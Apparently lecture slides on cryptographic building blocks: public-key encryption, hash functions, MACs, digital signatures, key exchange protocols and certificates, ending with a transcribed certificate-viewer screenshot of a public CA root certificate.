
Asymmetric key encryption

- encoding and decoding keys are not the same (unlike in symmetric key cryptography)
- computing the decoding key from the encoding key is hard (infeasible in practice)
- encoding key can be made public, decoding key should be kept private (secret) --> a.k.a. public key encryption



Asymmetric key encryption in practice

- typically, the plaintext (and the ciphertext) consists of a few thousand (or a few hundred) bits → similar to block ciphers
- public key crypto is slower than symmetric key crypto and require longer (e.g. 2048 bits) keys for similar security
- the speed problem can be solved with **hybrid encryption**:



Cryptographic hash functions


- a hash function is a function that maps arbitrary long messages into a fixed length output (n bits)
- notation and terminology:
 - x – (input) message
 - $y = H(x)$ – hash value, message digest, fingerprint
- typical applications:
 - the hash value of a message can serve as a compact representative image of the message (similar to fingerprints)
 - increase the efficiency of digital signatures by signing the hash instead of the message (expensive operation is performed on small data)
 - password hashing
- examples:
 - (MD5, SHA-1) SHA-2 and SHA-3

Properties of crypto hash functions

- ease of computation
 - given an input x , the hash value $H(x)$ of x is easy to compute
- **weak collision resistance** (2^{nd} preimage resistance)
 - given an input x , it is computationally infeasible to find a second input x' such that $H(x') = H(x)$
- **strong collision resistance** (collision resistance)
 - it is computationally infeasible to find any two distinct inputs x and x' such that $H(x) = H(x')$
- **one-way property** (preimage resistance)
 - given a hash value y (for which no preimage is known), it is computationally infeasible to find any input x such that $H(x) = y$
- collision resistant hash functions can typically be modeled as a random function (similar to block ciphers)

Message Authentication Codes (MAC)

- a MAC function is a function that maps an arbitrary long message and a key (k bits) into a fixed length output (n bits)
 - can be viewed as a hash function with an additional input (the key)
- services:
 - **message authentication and integrity protection:** after successful verification of the MAC value, the receiver is assured that the message has been generated by the sender and it has not been altered in transit
- examples:
 - HMAC, CBC-MAC, CMAC




Digital signature schemes


- similar to MACs but they are
 - unforgeable by the receiver
 - verifiable by a third party
- services:
 - **message authentication and integrity protection:** after successful verification of the signature, the receiver is assured that the message has been generated by the sender and it has not been altered
 - **non-repudiation of origin:** the receiver can prove this to a third party (hence the sender cannot repudiate)
- examples: RSA, DSA, ECDSA

Hash-and-sign paradigm


- public/private key operations are slow
- increase efficiency by signing the hash of the message instead of the message
- it is essential that the hash function is collision resistant (why?)



Setting up shared secret keys



Out-of-band channels



Can we solve the key establishment problem without an out-of-band channel?

Bad news:

No, not really ...


Good news:

We can limit the use of out-of-band channels to setting up a few keys, and then we can use these already established keys for setting up new keys without using out-of-band channels

Key exchange protocols

- aim at establishing a new shared key between two parties (Alice and Bob)
- two basic classes:
 - key agreement protocols
 - » the new key is derived by Alice and Bob as a function of information contributed by each of them, such that neither Alice nor Bob can predetermine the resulting value
 - » example: Diffie-Hellman protocol
 - key transport protocols
 - » one party (Alice, Bob, or maybe a trusted party) creates a new key, and securely transfers it to the other party
 - » example: Kerberos protocol, RSA based key exchange in TLS


DH key agreement in practice




- DH parameters are authenticated by digital signatures
- key freshness is ensured by using fresh values for x and y
- it is assumed that the parties know the public (signature verification) key of each other (needs out-of-band channels)

Key transport using public key crypto

- encrypting signed keys (ISO 11770-3/3)



- signing encrypted keys (ISO 11770-3/2)



notes:


- $\text{PubEnc}(\)$ and $\text{Sig}(\)$ denote public key encryption and signature, resp.
- it is assumed that the parties know the public key of each other (needs out-of-band channels)

Distribution of public keys

- security requirements:
 - confidentiality is not needed (key is public anyway)
 - authenticity is indispensable! (why?)
- public keys can be distributed via secure out-of-band channels
 - physical contact
 - download public key from web site and check its hash value via phone
- manual key distribution is not always practical, and it doesn't scale

Basic idea of certificates

- name and public key is linked together by the digital signature of a **trusted entity** called **Certification Authority (CA)**



- in order to verify a certificate you need to have an authentic copy of the public key of the CA
- advantage: only the CA's public key need to be distributed via out-of-band channels (scales better)

Certificates illustrated

Certificate Viewer: "Builtin Object Token:Network Solutions Certificate Authority"

General Details

This certificate has been verified for the following uses:

SSL Certificate Authority

Issued To

Common Name (CN) Network Solutions Certificate Authority
Organization (O) Network Solutions L.L.C.
Organizational Unit (OU) <Not Part Of Certificate>
Serial Number 57:CB:33:6F:C2:5C:16:E6:47:16:17:E3:90:31:68:E0

Issued By

Common Name (CN) Network Solutions Certificate Authority
Organization (O) Network Solutions L.L.C.
Organizational Unit (OU) <Not Part Of Certificate>

Period of Validity

Begins On 2006. december 1.
Expires On 2030. január 1.

Fingerprints

SHA-256 Fingerprint 15:F0:BA:00:A3:AC:7A:F3:AC:88:4C:07:2B:10:11:A0:
77:BD:77:C0:97:F4:01:64:B2:F8:59:8A:BD:83:86:0C
SHA1 Fingerprint 74:F8:A3:C3:EF:E7:B3:90:06:4B:83:90:3C:21:64:60:20:E5:DF:CE

Certificate Viewer: "Builtin Object Token:Network Solutions Certificate Authority"

General Details

Certificate Hierarchy

Network Solutions Certificate Authority

Certificate Fields

Subject
Subject Public Key Info
Subject Public Key Algorithm
Subject's Public Key
Extensions
Certificate Subject Key ID
Certificate Key Usage
Certificate Basic Constraints

Field Value

Modulus (2048 bits):
e4 bc 7e 92 30 6d c6 d8 8e 2b 0b bc 46 ce e0 27
96 de de f9 fa 12 d3 3c 33 73 b3 04 2f bc 71 8c
e5 9f b6 22 60 3e 5f 5d ce 09 ff 82 0c 1b 9a 51
50 1a 26 89 dd d5 61 5d 19 dc 12 0f 2d 0a a2 43
5d 17 d0 34 92 20 ea 73 cf 38 2c 06 26 09 7a 72
f7 fa 50 32 f8 c2 93 d3 69 a2 23 ce 41 b1 cc e4
d5 1f 36 d1 8a 3a f8 8c 63 e2 14 59 69 ed 0d d3
7f 6b e8 b8 03 e5 4f 6a e5 98 63 69 48 05 be 2e

Export...

Close

